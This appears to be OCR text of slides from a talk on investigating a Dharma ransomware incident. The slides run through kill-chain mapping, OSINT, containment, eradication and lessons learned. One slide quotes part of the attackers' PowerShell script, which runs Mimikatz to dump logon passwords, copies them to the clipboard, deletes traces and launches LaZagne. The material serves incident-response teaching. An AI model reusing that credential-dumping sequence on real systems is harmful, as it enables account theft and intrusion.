
Command Line: `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"`

# Security Incident investigation: ransomware – mapping



PICERL: Identification (reactive)

Kill Chain: 4 possibilities



| | |
|---|---|
| Reconnaissance | Harvesting email addresses, conference information, etc |
| Weaponization | Coupling exploit with backdoor into deliverable payload |
| Delivery | Delivering weaponized bundle to the victim via email, web, USB, etc |
| Exploitation | Exploiting a vulnerability to execute code on victim system |
| Installation | Installing malware on the asset |
| Command & Control | Command channel for remote manipulation of victim |
| Actions on Objectives | With “Hands on Keyboard” access, intruders accomplish their original goal |


# Security Incident investigation: ransomware – Identification(analysis)

Find the script  and check for Mimikatz invocation

Multiple references found  > true positive alert

Check the script for additional IoCs

Leverage OSINT for the IoCs found to obtain additional context



```
BlueLine Copying Mimikatz 1Mb...`
if ($ProcessArchitecture -eq 64) {cpi -Path "$tsclient\mimikatz_trunk\x64\*.*" -Recurse -Destination $destination -EA 0}`
else {cpi -Path "$tsclient\mimikatz_trunk\Win32\*.*" -Recurse -Destination $destination -EA 0}`
cd $destination`
BlueLine Starting Mimikatz ...`
start  mimikatz.exe -ArgumentList ("log", "privilege::debug", "sekurlsa::logonpasswords", "exit") -Wait`
$mimi = gc mimikatz.log `
foreach ($string in $mimi) {$words = @(" Username "," Domain "," Password ")`
if ($null -ne ($words | ? {$string -match $_ -and $string -notmatch "(null)"})) {$string -replace "^\s+\* ","" | Out-File logon.txt -Append}}`
BlueLine Opening $toolName log...`
ii logon.txt`
gc logon.txt | clip`
sleep 10`
del mimikatz.exe`
del mimidrv.sys`
del mimilib.dll`
del logon.txt}`
5{start  $PsHome\powershell.exe " -ExecutionPolicy Bypass -File `"$tsclient\ps\Find-Pass.ps1`" -NoExit" }`
6{BlueLine Copying Password Viewers 1.6Mb...`
cd "$destination\"`
explorer .`
cpi -Path "$tsclient\Password Viewers" -Destination $destination -Recurse}`
7{$toolName = ''`
BlueLine Copying RDP password viewer...`
cpi -Path "$tsclient\rdpv\rdpv.exe" -Destination $destination`
try {start "$destination\rdpv.exe"}catch{ReadAlert RDP password viewer FAILED to start}}`
8{BlueLine Copying laZagne 6Mb...`
cpi -Path "$tsclient\Lazagne\*.*" -Recurse -Destination $destination -EA 0`
cd $destination`
BlueLine Running laZagne ...`
start lazagne.exe -ArgumentList "all>laZagneLog.txt " -Wait`
```

# Security Incident investigation: ransomware – Identification(OSINT)

Use the particularities & IoCs identified for a quick Google search


Exact script found, related to Dharma ransomware

Run a new search for TTPs related to Dharma

Quick read of the TTPs

Search in the compromised environment for activity matching the TTPs

Re-assess the activity to decide containment measures




About 1,080 results (0.43 seconds)

https://github.com › sophoslabs › IoCs › blob › master

IoCs/Ransomware-Dharma-console-history-toolbelt-script.txt ...


Switch($choice){0{BlueLine Starting Elevator; start ... 1{BlueLine Starting User Changer; start $PsHome\powershell.exe ... **BlueLine Starting Mimikatz** ...`.



https://news.sophos.com › en-us › 2020/08/12 › color-...

Color by numbers: inside a Dharma ransomware-as-a-service ...

Aug 12, 2020 — **Dharma**, a family of **ransomware** first spotted in 2016, continues to be a threat to many organizations—especially small and medium-sized ...




Dharma RaaS Attack Tools Killchain

| Initial Access | Execution | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|
| RDP credential spraying | PowerShell | CVE-2019-1388 | Disables malware protection | Mimikatz | PCHunter | Group Policy Objects | PowerShell screenshot emailer | Dharma Ransomware |
| Stolen RDP credentials | WMI | CVE-2018-8120 | Revo Uninstaller | Remote Desktop Passview | Process Hacker | Remote Desktop | TOR | |
| | AutoIT | CVE-2017-0213 | IOBit Uninstaller | LaZagne | GMER | WinRM Remote Management | dropmefiles [.]com | |
| | Command line / RDP | | | NLBrute | Advanced IP Scanner | | | |
| | | | | Hash Suite Tools | NS2.EXE | | | |


SOPHOSlabs

# Security Incident investigation: ransomware – re-mapping for containment



PICERL: Containment

Kill Chain: Actions on Objectives



| | |
|---|---|
| Reconnaissance | • Harvesting email addresses, conference information, etc |
| Weaponization | • Coupling exploit with backdoor into deliverable payload |
| Delivery | • Delivering weaponized bundle to the victim via email, web, USB, etc |
| Exploitation | • Exploiting a vulnerability to execute code on victim system |
| Installation | • Installing malware on the asset |
| Command & Control | • Command channel for remote manipulation of victim |
| Actions on Objectives | • With "Hands on Keyboard" access, intruders accomplish their original goal |

# Security Incident investigation: ransomware – Containment

Profiling observed activity:

Hands on keyboard

Targeted attack

Credential harvesting

Lateral movement

Security software disablement

Data gathering

Process termination

Attacker's objectives:

- Compress & exfiltrate sensitive data
- Encrypt everything

Contain actions:

- Isolate hosts – exfiltration may already be in progress
- Disable the account – Jenkins is the default account for AWS integrations, it has access to a lot of stuff
- Contact business owners to assess the impact and start the Business Continuity Plan if needed
- Notify application owners
- Notify Legal, in case sensitive data has been exfiltrated
- Start collecting volatile forensic artifacts

# Security Incident investigation: ransomware – Eradication & Recovery

## Eradication


- Image disks, format them and reinstall OS
- Set a new password for all accounts ever logged on the compromised machines
- Restore data from backups
- Obtain confirmation from business and app owners that everything is in place

## Recovery

- Back in production
- Return to normal operational status
- Monitor involved assets and accounts

The goal is to handle the situation in a way that **limits damage** and **reduces** recovery time and costs.

# Security Incident investigation: ransomware – Lessons learned



Extract forensic artefacts from the disk images


Activity was detected in the last part of the killchain; backtrack to identify all activity related to previous steps

Patch exploited software

Develop detection rules to cover the gaps – we’ve only detected the activity because of Mimikatz usage.

Block IoCs (IPs, domains, hashes)

Write the incident report containing all info in a clear and structured manner.



| | |
|---|---|
| Reconnaissance | • Harvesting email addresses, conference information, etc |
| Weaponization | • Coupling exploit with backdoor into deliverable payload |
| Delivery | • Delivering weaponized bundle to the victim via email, web, USB, etc |
| Exploitation | • Exploiting a vulnerability to execute code on victim system |
| Installation | • Installing malware on the asset |
| Command & Control | • Command channel for remote manipulation of victim |
| Actions on Objectives | • With “Hands on Keyboard” access, intruders accomplish their original goal |

# Open talk & questions

THANK YOU!
EVERYDAYIDERP.TUMBLR.COM